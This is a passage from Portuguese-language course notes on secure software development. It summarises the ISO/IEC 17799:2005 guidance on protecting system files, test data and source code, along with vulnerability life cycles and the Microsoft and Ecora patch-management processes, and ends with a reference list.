De forma mais abrangente que as abordagens SDL e OWASP, anteriormente descritas, a norma ISO/IEC 17799:2005 apresenta, em sua seção 12, uma lista de recomendações de práticas relacionadas à segurança na aquisição, desenvolvimento e manutenção de sistemas de informação. A maioria dessas recomendações é relacionada com a busca por *software* seguro. Dois desses aspectos são abordados no restante desse texto: a segurança dos arquivos do sistema e a gestão de vulnerabilidades técnicas.

31 Veja um vídeo de demonstração da ferramenta de modelagem de ameaças da Microsoft em http://www.microsoft.com/security/sdl/video/VideoPlayer.aspx?t=SDL+Threat+Modeling+Tool.

6. Segurança dos Arquivos do Sistema

O funcionamento de um sistema computacional é predominantemente definido pelo *software* e demais arquivos de dados que nele residem. Os outros fatores determinantes são as entradas de dados efetuadas pelos usuários e através de redes de computadores. Sendo os arquivos tão importantes para a manutenção do correto funcionamento dos computadores, torna-se clara a necessidade de protegê-los. De acordo com a ISO/IEC 17799:2005, deve-se garantir a segurança dos arquivos de sistema. Sobretudo, deve-se ter uma forma de controle de acessos (Fernandes, 2010b) aos arquivos do sistema e aos códigos fontes dos *software* nele executados.

Um conjunto de diretrizes com procedimentos para a instalação de *software* e dados em ambiente operacional são apresentados na ISO/IEC 17799, dentre essas tem-se que:

- a atualização do *software* operacional, de aplicativos e de bibliotecas de programas deve ser executada somente por administradores treinados e com autorização gerencial;
- sistemas operacionais somente contenham código executável e aprovado. Não devem conter *software* em desenvolvimento;
- sistemas operacionais e aplicativos somente sejam implementados após testes extensivos e bem-sucedidos;
- um sistema de controle de configuração seja utilizado para manter controle da implementação do *software* assim como da documentação do sistema;
- uma estratégia de retorno às condições anteriores seja disponibilizada antes que mudanças sejam implementadas no sistema;
- um registro de auditoria seja mantido para todas as atualizações das bibliotecas dos programas operacionais;
- versões anteriores dos *softwares* aplicativos sejam mantidas como medida de contingência;
- versões antigas de *software* sejam arquivadas, junto com todas as informações e parâmetros requeridos, procedimentos, detalhes de configurações e *software* de suporte durante um prazo igual ao prazo de retenção dos dados.

6.1 Proteção dos dados para teste de sistema

O ambiente de teste deve ser planejado com o intuito de garantir que os dados de testes sejam selecionados com cuidado, devendo-se evitar o uso de bancos de dados operacionais que contenham informações de natureza pessoal ou qualquer outra informação considerada sensível. Caso seja utilizado esse tipo de informação, os detalhes e conteúdo sensível devem ser removidos ou modificados de forma a evitar reconhecimento antes do seu uso (ISO/IEC 17799).

Um conjunto de diretrizes é apresentado para a proteção de dados em ambiente de teste, dentre esses tem-se (ISO/IEC 17799):

- os procedimentos de controle de acesso, implementados nos aplicativos de sistema em ambiente operacional, sejam também aplicados aos aplicativos de sistema em ambiente de teste;
- seja obtida autorização cada vez que for utilizada uma cópia da informação operacional para uso de um aplicativo em teste;
- a informação operacional seja apagada do aplicativo em teste imediatamente após completar o teste;
- a cópia e o uso de informação operacional sejam registrados de forma a prover uma trilha para auditoria.

6.2 Controle de acesso ao código-fonte de programa

É importante o controle de acesso ao código-fonte dos programas e dos itens associados (como desenhos, especificações, planos de verificação e de validação), com a finalidade de prevenir a introdução de funcionalidade não autorizada e para evitar mudanças não intencionais. Para os códigos-fonte de programas, esse controle pode ser obtido com a guarda centralizada do código, de preferência utilizando bibliotecas de programa-fonte.

Algumas diretrizes de orientações para o controle de acesso às bibliotecas de programa-fonte, com a finalidade de reduzir o risco de corrupção de programas de computador são apresentadas na ISO/IEC 17799, dentre essas tem-se:

- evitar manter as bibliotecas de programa-fonte no mesmo ambiente dos sistemas operacionais;
- seja implementado o controle do código-fonte de programa e das bibliotecas de programa-fonte, conforme procedimentos estabelecidos;
- o pessoal de suporte não tenha acesso irrestrito às bibliotecas de programa-fonte;
- a atualização das bibliotecas de programa-fonte e itens associados e a entrega de fontes de programas a programadores seja apenas efetuada após o recebimento da autorização pertinente;
- as listagens dos programas sejam mantidas em um ambiente seguro;
- seja mantido um registro de auditoria de todos os acessos ao código-fonte de programa.

A profissão de TI mais comumente associada com a proteção e guarda de arquivos são os gerentes de configuração de sistemas. Veja, por exemplo, a definição da disciplina de gerência de configuração em IEEE Computer Society (2004).

7. Gestão de Vulnerabilidades Técnicas

Uma vulnerabilidade é uma fraqueza que pode ser explorada no sistema, enquanto que o *patch* é a resposta a uma vulnerabilidade. O *patch* tende a eliminar uma ou mais vulnerabilidades (White 2006).

Segundo Schneier (2000), o ciclo de vida de uma vulnerabilidade é composto por cinco fases distintas (Figura 17). A Fase 1 ocorre antes da vulnerabilidade ser descoberta. Nessa fase a vulnerabilidade existe, mas ainda não foi explorada. A Fase 2 ocorre depois da vulnerabilidade ser descoberta, mas antes de ela ser divulgada. Nesse momento algumas pessoas sabem que a vulnerabilidade existe, mas ainda não sabem como eliminá-la. Durante essa fase, notícias sobre a vulnerabilidade podem ser divulgadas. A Fase 3 ocorre após a vulnerabilidade ser anunciada. Nessa fase o risco aumenta bastante, uma vez que mais pessoas conhecem a vulnerabilidade e, sabendo quem a tem, podem explorá-la. Na fase 4 a exploração da vulnerabilidade é automatizada por meio de ferramentas de ataque. Essas ferramentas são divulgadas e o risco de ataque cresce exponencialmente. Finalmente o fabricante emite um *patch* para a vulnerabilidade, e começa a Fase 5, a partir das quais os administradores de sistemas instalam os *patches*, reduzindo o risco global de exploração da vulnerabilidade.



Figura 17: ciclo de vida de uma Vulnerabilidade. Fonte: adaptado de Schneier (2000).

O tempo de cada fase pode variar, dependendo do caso e a Figura 17 é apenas uma representação abstrata do ciclo. O fabricante pode liberar um *patch* rapidamente, mudando os tempos do ciclo de vida, assim como outros eventos podem ocorrer durante o ciclo de vida da vulnerabilidade.

Para solucionar o problema de vulnerabilidades, os fabricantes do *software* lançam os *patches*. Porém os próprios *patches* podem trazer problemas, tais como os citados por Navajas (2009): quantidade excessiva de *patches* para distribuir e testar; processo complexo de aplicação dos *patches* ; dificuldades na obtenção dos *patches*; *patches* que introduzem comportamento instável no sistema.

7.1 Procedimentos para a Gestão de Vulnerabilidade

Gerenciamento de Vulnerabilidade é o processo de identificar, monitorar e responder à vulnerabilidade (White, 2006). Segundo a ISO/IEC 17799:2005, a gestão de vulnerabilidades tem como objetivo reduzir sistematicamente os riscos resultantes da exploração de vulnerabilidades técnicas conhecidas.

A ISO/IEC 17799:2005 apresenta um conjunto de diretrizes para uma efetiva gestão de vulnerabilidade, tais como:

- que a organização deve definir e estabelecer as funções e responsabilidades associadas à gestão de vulnerabilidades técnicas, incluindo o monitoramento de vulnerabilidades, a análise/avaliação de riscos de vulnerabilidades, *patches*, o acompanhamento dos ativos e qualquer coordenação de responsabilidades requerida;
- que os recursos de informação a serem usados para identificar vulnerabilidades técnicas relevantes e para manter a conscientização sobre eles sejam identificados, para *softwares* e outras tecnologias;
- que seja definido um prazo junto aos fornecedores e aos administradores de sistemas para a reação às notificações de potenciais vulnerabilidades técnicas relevantes;
- que uma vez que uma vulnerabilidade técnica potencial tenha sido identificada, convém que a organização avalie os riscos associados e as ações a serem tomadas; tais ações podem requerer o uso de *patches* nos sistemas vulneráveis e/ou a aplicação de outros controles;
- que dependendo da urgência exigida para tratar uma vulnerabilidade técnica, convém que a ação tomada esteja de acordo com os controles relacionados com a gestão de mudanças ou que sejam seguidos os procedimentos de resposta a incidentes de segurança da informação;
- que se um *patch* for disponibilizado, convém que sejam avaliados os riscos associados à sua instalação ;
- que *patches* sejam testados e avaliados antes de serem instalados, para assegurar a efetividade e não tragam efeitos que não possam ser tolerados. Quando não existir a disponibilidade de um *patch*, convém considerar o uso de outros controles, tais como: a desativação de serviços ou potencialidades relacionadas à vulnerabilidade; o aumento da conscientização sobre a vulnerabilidade;
- que seja mantido um registro de auditoria de todos os procedimentos realizados na gestão de vulnerabilidades;
- que com a finalidade de assegurar a eficácia e a eficiência, convém que seja monitorado e avaliado regularmente o processo de gestão de vulnerabilidades técnicas;
- que sejam abordados em primeiro lugar os sistemas com altos riscos.

Empresas que desenvolvem *software* têm seus próprios processos de gerenciamento de *patchs*, dentre esses destacam-se: o Processo de Gerenciamento de Atualizações da Microsoft (Microsoft, 2007), o da Ecora (Carpenter 2009) e o da *Computer Associates* -- CA (Cadden 2007). Os dois primeiros são brevemente descritos a seguir.

7.2 Processo de Gerenciamento de Atualizações da Microsoft

Visando uniformizar o processo de aplicação de *patches* e reduzir a conotação negativa do termo *patch*, que significa remendo, bem como também visando integrar processos de gerenciamento de configuração, de mudanças, de *releases*, e mesmo de monitoramento, a Microsoft passou a adotar nos últimos anos o termo Update Management (Gerenciamento de Atualizações). O processo de Gerenciamento de Atualizações da Microsoft, também preparado para ser empregado em organizações que desenvolvem e mantêm sistemas para plataforma Windows,

é um sofisticado processo de gerenciamento baseado em quarto etapas, apresentadas na Figura 18 (Microsoft, 2007), que são:

1. Analisar: análise dos ativos do ambiente de produção, ameaças e vulnerabilidades e se a organização tem condições para responder às atualizações;
2. Identificar: definir novas atualizações de *software* de maneira confiável, determinar as importantes para o ambiente de produção e se são mudanças normais ou de emergência. Nessa etapa existe um conjunto de prioridades para serem identificadas;
3. Avaliar e Planejar: tomada de decisão sobre a distribuição da atualização, teste da atualização em ambiente semelhante ao de produção são realizados para análise de impacto em sistemas críticos para o negócio da empresa;
4. Implementar. Nessa fase são implementadas as atualizações aprovadas na fase anterior.



Figura 18: Modelo de Gerenciamento de Atualizações da Microsoft. Fonte: (Microsoft, 2007).

Na vida real, o processo de gerenciamento de atualizações ofertado pela Microsoft aos seus clientes é bem mais complexo, e pode ser estudado em detalhes a partir do endereço http://technet.microsoft.com/en-us/updatemanagement/default. No sítio há recursos e modelos de gerenciamento de atualizações orientados para organizações de pequeno, médio e grande porte.

7.3 Gerenciamento de Patch Ecora

A Ecora trata o gerenciamento de *patch* não como evento, mas sim como um processo que tem um ciclo de vida, como apresentado na Figura 19. As seis etapas desse processo são (CARPENTER, 2009):

1. Descobrir: descobrir os ativos da rede e sua categorização;
2. Analisar: determinação dos *patches* a serem distribuídos e definição da política bas;
3. Pesquisar e testar: descobrir os *patches* ausentes. Análise dos riscos dos *patches* ausentes;
4. Remediar: remediar as vulnerabilidades encontradas com a atualização dos sistemas. Distribuição dos *patche*;
5. Rede de Segurança: está relacionada com a capacidade de desinstalação de um *patch*, caso seja necessário;
6. Relatar: Verificação da implementação dos *patches*.

Figura 19: Ciclo de Vida de Gerenciamento de Patch da Ecora. Fonte: (Carpenter, 2009).

Navajas (2009) faz uma revisão bibliográfica acerca de Gerenciamento de Atualizações (*patches*), propondo um resumo das melhores práticas que podem ser aplicáveis a organizações públicas.

8 Conclusões

Esse texto apresentou, de forma introdutória, um substancial conjunto de aspectos relacionados ao desenvolvimento de aplicações computacionais robustas e seguras, que resistem a ataques de *hackers* e usuários maliciosos, especialmente àqueles presentes no ambiente Internet/*Web*. A partir do conceito de *software* e seu processo de desenvolvimento, demonstra-se que os problemas de segurança em *software*, especialmente o *software web*, constituem-se em grande fator de risco aos sistemas de informação das organizações. O texto demonstra que são insuficientes o nível de conhecimento atual do plantel de desenvolvedores de *software* que temos no mercado, bem como os processos de desenvolvimento de *software* pré-existentes nas organizações produtoras de *software*. Mostra-se necessário melhorar os processos de *software* existentes, por meio de introdução de práticas como as propostas pelo OWASP e pela Microsoft. Esses processos visam, inclusive, introduzir técnicas de codificação segura, essenciais à robustez dos sistemas. Por fim, o texto aborda elementos complementares da norma ISO/IEC, relacionados com aplicações seguras, e que devem ser observados, sobretudo, pelos gerentes de sistemas.

Referências Bibliográficas

BASTOS, Leandro Rito. Inclusão de Segurança no Processo de Desenvolvimento de Aplicações web: um estudo de cenário e possibilidades no Banco Central do Brasil. Monografia do curso de Especialização em Ciência da Computação: Gestão da Segurança da Informação e Comunicações. (2010). Universidade de Brasília.

BRAZ, Fabricio. Segurança de Aplicações. Especialização em Ciência da Computação: Gestão da Segurança da Informação e Comunicações. Universidade de Brasília, 2008.

CADDEN, Raymond Cadden. *A Best Practice Approach to Implementing a Proactive Patch Management Strategy (2007)*. Disponível em: http://www.ca.com/files/whitepapers/patch_mgmt_wp.pdf. Último Acesso em Janeiro de 2011.

CARPENTER, Scott. *Patch Management for the Real World – A Managers Guide*. (2009) Disponível em: http://www.ecora.com/ecora/whitepapers/register/IDRS_patchManagement.asp. Último Acesso em Janeiro de 2011.

CHRISTEY, Steve .*Top 25 Most Dangerous Software Errors*. Disponível em http://cwe.mitre.org/top25/. Último Acesso em Dezembro de 2010.

DHS - *Department of Homeland Security*. Security in the Software Lifecycle. 2006. Disponível em: https://buildsecurityin.us-cert.gov. Acessado em: novembro/2010.

FERNANDES, Jorge H. C. GSIC050: Sistemas, Informação e Comunicação. Notas de aula do CEGSIC 2009-2011. Brasília: Departamento de Ciência da Computação do Instituto de Ciências Exatas da Universidade de Brasília. 51pp. Maio de 2010.

FERNANDES, Jorge H. C. GSIC211: Controle de Acessos. Notas de aula do CEGSIC 2009-2011. Brasília: Departamento de Ciência da Computação do Instituto de Ciências Exatas da Universidade de Brasília. 32pp. Maio de 2010.

HIBERNATE. *Relational Persistence for Java and .NET* .Disponível em: http://www.hibernate.org/ . Último Acesso em Janeiro de 2011.

HOWARD, Michael e LIPNER, Steve. The Security Development Lifecycle – SDL: A Process for Developing Demonstrably More Secure Software. EUA: Microsoft Press. 2006.

ISO/IEC. ISO/IEC 17799 – Tecnologia da Informação – Técnicas de Segurança – Código de Prática para a Gestão de Segurança da Informação. Segunda Edição, 2005.

JUNIOR, Armando Gonçalves da Sila. *Cross-Site Scripting*: Uma Análise Prática. Monografia do Curso de Bacharelado em Ciência da Computação (2009). Universidade Federal de Pernambuco.

LIPNER, Steve e HOWARD, Michael. O ciclo de vida do desenvolvimento da segurança de computação confiável. 2005. Disponível em: http://msdn.microsoft.com/pt-br/library/ms995349.aspx . Úlitmo acesso em Janeiro de 2011.

MICROSOFT. Microsoft Security Development Lifecycle: Web-Site. Disponível http://www.microsoft.com/security/sdl/. Último acesso em Janeiro de 2011.

MICROSOFT. Introduction to Update Management Process. 2007. Disponível: http://technet.microsoft.com/en-us/library/cc700845.aspx. Último acesso em Janeiro de 2011.

NAVAJAS, Renato. Uma Proposta de Gerenciamento de Atualizações de Segurança (patches). Monografia do curso de Especialização em Ciência da Computação: Gestão da Segurança da Informação e Comunicações. (2010). Universidade de Brasília.

OWASP. OWASP Top 10: *The Ten Most Critical Web Application Security Risk*. 2010. Disponível em: http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project. Último acesso em janeiro de 2011.

OWASP. CLASP Project. Disponível em: http://www.owasp.org/index.php/Category:OWASP_CLASP_Project. Último acesso em janeiro de 2011.

OSVDB. Disponível em: http://osvdb.org/. Último Acesso em Janeiro de 2011.

ORACLE. *Enterprise JavaBeans Technology*. Disponível em: http://www.oracle.com/technetwork/java/index-jsp-140203.html. Último Acesso em Janeiro de 2011.

PAIVA, Alan e MEDEIROS, Indiana Belianka Kosloski. Uma abordagem de caso de integração entre os processos de Tratamento de Incidentes de Segurança Computacionais e Desenvolvimento de Software. Monografia de especialização. Brasília: Departamento de Ciência da Computação da Universidade de Brasília. 2008.

PRESSMAN, Roger S. Engenharia de Software. Sexta Edição. São Paulo; MacGraw-Hill. 2006.

SANS. SANS 2009: *The Top Cyber Security Risks*. Disponível em: http://www.sans.org/top-cyber-security-risks/. Último acesso em Janeiro de 2011.

SCHNEIER, Bruce. Fu*ll Disclosure and the Window of Exposure*. Crypto-Gram Newsletter. Disponível em: http://www.schneier.com/crypto-gram-0009.html#1. Último Acesso em Janeiro de 2011.

SCOTT, Kendall. Processo Unificado Explicado. São Paulo: Bookman. 2003.

SOMMERVILLE, Ian. Engenharia de Software. São Paulo: Pearson Addison Wesley. Sexta Edição. 2005.

STAIR, Ralph; REYNOLDS, George. Princípios de Sistemas de Informação. Editora: cengage Learning. Sexta Edição 2006.

IEEE Computer Society. Guide to the Software Engineering Body of Knowledge (SWEBOK). Disponível: www.swebok.org. Último Acesso em Janeiro de 2011.

WHITE, S. D. D. *Limiting Vulnerability Exposure through effective Patch Management: threat mitigation through vulnerability remediation*. Dissertação de mestrado do departamento de Ciência da COmputação da Rhodes University. Disponível: http://singe.za.net/masters/thesis/Dominic%20White%20-%20MSc%20-%20Patch%20Management.pdf. Último acesso em Janeiro de 2011.